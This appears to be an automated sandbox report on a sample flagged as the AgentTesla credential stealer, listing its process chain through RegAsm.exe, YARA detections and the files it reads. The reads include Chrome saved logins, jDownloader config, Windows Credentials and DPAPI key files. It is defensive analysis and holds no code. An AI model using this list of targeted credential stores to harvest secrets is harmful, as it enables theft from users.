Antivirus matches:	• Detection: 41%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: RegAsm.exe PID: 6264 Parent PID: 4272

General

Start time:	03:43:00
Start date:	25/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\sore\PREIMBUED.exe'
Imagebase:	0xba0000
File size:	64616 bytes

MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.1283218914.000000001DBA6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.1283218914.000000001DBA6000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F834ED	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F834ED	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F834ED	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F834ED	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F834ED	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	F834ED	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D34CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D34CF06	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	0			success or wait	1	6C291B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	30	4e 6f 72 64 56 50 4e 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 21 0d 0a	NordVPN directory not found!..	success or wait	1	6C291B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D325705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6D32CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6D32CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D32CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C291B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4096	end of file	1	6C291B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6D325705	unknown
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C291B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C291B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6C291B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\b3a3c8ca-87cd-4894-8fe1-46a37f47e704	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6C291B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: PREIMBUED.exe PID: 6336 Parent PID: 3388

General

Start time:	03:43:02
Start date:	25/11/2020
Path:	C:\Users\user\sore\PREIMBUED.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\sore\PREIMBUED.exe'
Imagebase:	0x400000
File size:	69632 bytes
MD5 hash:	9C827B2D04FD53E767EE0D2413D99185
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic

Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6372 Parent PID: 6264

General

Start time:	03:43:02
Start date:	25/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegAsm.exe PID: 6432 Parent PID: 6336

General

Start time:	03:43:08
Start date:	25/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\sore\PREIMBUED.exe'
Imagebase:	0xd50000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6476 Parent PID: 6432

General

Start time:	03:43:09
Start date:	25/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis